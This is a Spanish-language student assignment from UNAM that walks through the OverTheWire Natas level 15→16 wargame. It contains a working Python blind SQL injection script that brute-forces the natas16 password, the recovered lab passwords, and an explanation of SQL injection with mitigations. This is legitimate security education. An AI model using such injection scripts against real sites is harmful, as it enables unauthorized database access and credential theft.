**UNIVERSIDAD NACIONAL AUTÓNOMA DE MÉXICO.**
**FACULTAD DE ESTUDIOS SUPERIORES ARAGÓN.**


Tarea: Natas nivel 15->16.

Materia: Temas especiales de seguridad informática.

Alumno: Chavez Ortiz Saúl David.


Maestro: Daniel Fernando Palma López.


Carrera: Ingeniería en computación

CDMX 23 de mayo del 2024.

## NIVEL 15 → 16.

En este nivel de natas15 tenemos en la página web un campo de entrada “username” y un botón submit que dice “check existence”, el cual verifica si existe el usuario en la base datos, si ponemos el usuario “natas16” y le damos al boton, nos dice que el usuario si existe.



Si ahora nos fijamos en la lógica de programación del servidor, podemos ver que en la variable global “REQUEST” esta el campo de entrada “username”, y su valor que es el usuario de la base de datos, esta concatenado a una consulta SQL.

```
);
*/

if(array_key_exists("username", $_REQUEST)) {
    $link = mysqli_connect('localhost', 'natas15', '<censored>');
    mysqli_select_db($link, 'natas15');

    $query = "SELECT * from users where username=\"".$_REQUEST["username"]."\"";
    if(array_key_exists("debug", $_GET)) {
        echo "Executing query: $query<br>";
    }

    $res = mysqli_query($link, $query);
    if($res) {
    if(mysqli_num_rows($res) > 0) {
        echo "This user exists.<br>";
    } else {
        echo "This user doesn't exist.<br>";
    }
    } else {
        echo "Error in query.<br>";
    }

    mysqli_close($link);
} else {
?>

<form action="index.php" method="POST">
```

Consulta SQL, en donde esta concatenado el campo de entrada "username".

Cuando le mandamos un usuario que si exista en la base de datos, nos arroja un mensaje que dice “This user exists” y si no dice lo contrario. Podemos aprovechar que el campo de entrada “username” esta concatenado a la consulta SQL y inyectar código SQL. Utilizaremos la siguiente sentencia:

**<SELECT * FROM user=”natas16” AND password LIKE BINARY “pass%”>**

Realizaremos un ataque de fuerza fruta, ya que “pass” es una variable en donde iteraran un conjunto de caracteres y que se uniran para formar la contraseña del “natas16”;  “pass” estara formado por 2 variables, una “char” en donde pasara cada caracter y otra “password” en donde se ira uniendo cada caracter que pertenezca al password.

La logica es así, cada vez que itere un caracter, junto a la union de caracteres que es la variable “password” (la contraseña que se va formando) y se ejecute exitosamente la sentencia SQL o regrese un registro, eso quiere decir que ese caracter pertenece al password del “natas16”, por lo tanto, el caracter se va uniendo para formar la contraseña a la variable “password”. Para realizar esto, lo haremos en código Python. EL código:

Natas15.py > ...

```python
import requests

url = 'http://natas15.natas.labs.overthewire.org'
#Credenciales del usuario de la página web
auth = ('natas15', 'TTkaI7AWG4iDERztBcEyKV7kRXH1EZRB')
#Todas las letras y números para averiguar cuales contiene el password
charset = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789'
#Aqui guardaremos cada caracter encontrado del password del natas16
password = ''

# Hacemos un ciclo que itere hasta que se encuentre el password
while True:
    # Iteramos por cada uno de los caracteres que estan en el conjunto "charset"
    for char in charset:
        # Este es la consulta SQL inyección, en donde verificaremos que cada caracter concatenado->
        # pertenezaca al password del username "natas16"
        payload = {'username': f'natas16" AND password LIKE BINARY "{password}{char}%" -- '}
        # Realizamos la petición post ya que es la que esta en el formulario, pasandole la inyección sql
        response = requests.post(url, auth=auth, data=payload)
```

```python
        payload = {'username': f'natas16" AND password LIKE BINARY "{password}{char}%" -- '}
        # Realizamos la petición post ya que es la que esta en el formulario, pasandole la inyección sql
        response = requests.post(url, auth=auth, data=payload)

        # Si se ejecuta la consulta sql, eso quiere decir que el caracter concatenado
        # o el string que se va formando, es parte del password, por lo tanto la pagina
        # nos arrojaria: "This user exists", entonces unimos ese "char" a "password"
        if 'This user exists' in response.text:
            password += char #vamos uniendo y formando cada caracter que pertenece al password
            print(f'Password so far: {password}')
            #Cuando se encuentra un caracter, rompemos el ciclo for para que empiece otra vez
            # y encuentre la siguiente letra
            break

    #Cuando el for itero por todo el conjunto, eso quiere decir que el password ya esta completo.
    # Entonces pasa a este else, se imprime el pass y se rome el ciclo while
    else:
        print(f'Password found: {password}')
        break
```

Si ejecutamos el código, en la terminal se nos ira imprimiendo cada caracter que va perteneciendo al password de “natas16” y así concatenandose cada caracter hasta que se imprima la contraseña completa.

```
PROBLEMS   OUTPUT   DEBUG CONSOLE   TERMINAL   PORTS

Password so far: TRD7iZrd5gATjj9PkPE
Password so far: TRD7iZrd5gATjj9PkPEu
Password so far: TRD7iZrd5gATjj9PkPEua
Password so far: TRD7iZrd5gATjj9PkPEuaO
Password so far: TRD7iZrd5gATjj9PkPEuaOl
Password so far: TRD7iZrd5gATjj9PkPEuaOlf
Password so far: TRD7iZrd5gATjj9PkPEuaOlfE
Password so far: TRD7iZrd5gATjj9PkPEuaOlfEj
Password so far: TRD7iZrd5gATjj9PkPEuaOlfEjH
Password so far: TRD7iZrd5gATjj9PkPEuaOlfEjHq
Password so far: TRD7iZrd5gATjj9PkPEuaOlfEjHqj
Password so far: TRD7iZrd5gATjj9PkPEuaOlfEjHqj3
Password so far: TRD7iZrd5gATjj9PkPEuaOlfEjHqj32
Password so far: TRD7iZrd5gATjj9PkPEuaOlfEjHqj32V
Password found: TRD7iZrd5gATjj9PkPEuaOlfEjHqj32V
```

Password de "natas16"

```
┌──(sauldavinci㉿2806-106e-0016-01df-e20a-f6ff-fe30-d639)-[~/Desktop/OverTheWire/Natas]
└─$
```

# VULNERABILIDAD.

**SQL injection:** Una inyección de SQL, a veces abreviada como SQLi, es un tipo de vulnerabilidad en la que un atacante usa un trozo de código SQL (lenguaje de consulta estructurado) para manipular una base de datos y acceder a información potencialmente valiosa. Es uno de los tipos de ataques más frecuentes y amenazadores, ya que puede atacar prácticamente cualquier sitio o aplicación web que use una base de datos basada en SQL (la mayoría).

Para entender la inyección de SQL, es importante saber qué es el lenguaje de consulta estructurado (SQL). SQL es un lenguaje de consulta que se utiliza en programación para modificar y eliminar los datos almacenados en bases de datos relacionales y acceder a ellos. Debido a que la gran mayoría de los sitios y aplicaciones web utilizan bases de datos SQL, un ataque de inyección de SQL puede tener consecuencias graves para las organizaciones.

Una consulta de SQL es una solicitud enviada a una base de datos por algún tipo de actividad o función, como consultas de datos o una ejecución de código SQL que se debe realizar. Un ejemplo es cuando la información de inicio de sesión se envía a través de un formulario web para que el usuario pueda acceder al sitio. Normalmente, este tipo de formulario web está diseñado para aceptar solo tipos muy específicos de datos, como un nombre o una contraseña. Cuando

se agrega esa información, esta se coteja contra una base de datos y, si coincide, se otorga acceso al usuario. Si no coincide, se niega el acceso.

Los posibles problemas surgen porque la mayoría de los formularios web no tienen forma de detener el ingreso de información adicional. Los atacantes pueden aprovechar esta debilidad y utilizar los cuadros de entrada del formulario para enviar sus propias solicitudes a la base de datos. Esto podría permitirles llevar a cabo una amplia gama de actividades maliciosas, desde el robo de datos confidenciales hasta la manipulación de la información de la base de datos para sus propios fines.

**Como mitigarlo:**

Capacitar al personal: concientizar al equipo responsable de la aplicación web sobre los riesgos relacionados con la SQLi y brindar la capacitación necesaria para todos los usuarios en función del puesto.

Mantener el control de la entrada de los usuarios: cualquier entrada de usuario utilizada en una consulta de SQL genera un riesgo. Aborda las entradas de los usuarios autenticados o internos de la misma manera que las entradas públicas hasta que se verifiquen. Otórgales a las cuentas que se conectan a la base de

datos SQL solo los privilegios mínimos necesarios. Utilice listas blancas como práctica estándar en lugar de listas negras para verificar y filtre la entrada de los usuarios.

Utilizar las versiones más recientes: es importante usar la versión más reciente del entorno de desarrollo para maximizar la protección, ya que es posible que a las versiones anteriores les falten funciones de seguridad. Asegúrese de instalar el software y los parches de seguridad más recientes cuando estén disponibles.

Analizar de forma continua las aplicaciones web:

Use herramientas integrales de administración del rendimiento de las aplicaciones. Analizar regularmente las aplicaciones web permite identificar y abordar posibles vulnerabilidades antes de que provoquen daños graves.

Usar un firewall: el firewall de una aplicación web (WAF) a menudo se usa para filtrar SQLi, así como otras amenazas en línea. Un WAF confía utiliza una extensa lista de firmas que se actualiza con frecuencia y le permite filtrar consultas de SQL maliciosas. Por lo general, la lista tiene firmas para abordar vectores de ataque específicos y se corrige con regularidad en respuesta a vulnerabilidades recientemente descubiertas.

***BIBLIOGRAFÍA.***

Over The Wire. (s.f). *Wargames-Natas.* https://overthewire.org/wargames/

OpenAI-ChatGPT. (2023). *SQL injection.* *https://chatgpt.com/*

Kaspersky. (s.f). *Que es la inyección de SQL? Definición y explicación.* *https://latam.kaspersky.com/resource-center/definitions/sql-injection*